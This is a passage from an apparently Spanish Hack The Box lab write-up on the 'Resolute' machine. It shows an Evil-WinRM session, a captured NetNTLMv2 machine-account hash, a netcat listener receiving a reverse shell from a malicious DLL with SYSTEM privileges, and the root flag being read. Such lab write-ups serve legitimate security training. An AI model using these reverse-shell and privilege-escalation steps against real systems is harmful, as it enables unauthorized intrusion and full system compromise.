        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1344
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Y comprobamos la conexión exitosa en el servidor SMB.




```
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*] RESOLUTE$::MEGABANK:aaaaaaaaaaaaaaaa:eeab983300b6f041efe0bd0dcf2af7d0:0101000000000000008030f3949552d801013e37744a7
253a500000000001001000510 04e0056006400550066005600440003001000510 04e0056006400550066005600440002001000710050006e006d00
7400480057004c0004001000710050006e006d007400480057004c00070008008030f3949552d80106000400020000000080030003000000000000
0000000000000400000a9101daa5cb8d0a1bea9ed07f4f1a5fed9e3c3ac576a449310d05a2b14f3314d0a001000000000000000000000000000000
00000009001e0063006900660073002f00310030002e00310030002e00310036002e003600000000000000000000
```

En nuestro equipo local ejecuta netcat en el mismo puerto que pusimos al generar la Shell dll.




```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Resolute]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.169] 52616
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Y comprobamos quienes somos.



```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Tenemos privilegios de administrador. Vamos a buscar a continuación la flag de root.



```
 Directory of C:\Users\Administrator\Desktop

12/04/2019  06:18 AM    <DIR>          .
12/04/2019  06:18 AM    <DIR>          ..
04/17/2022  12:09 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,477,895,680 bytes free

type root.txt
type root.txt
07f972

C:\Users\Administrator\Desktop>
```

Y ya tendremos la flag root y, la máquina completa.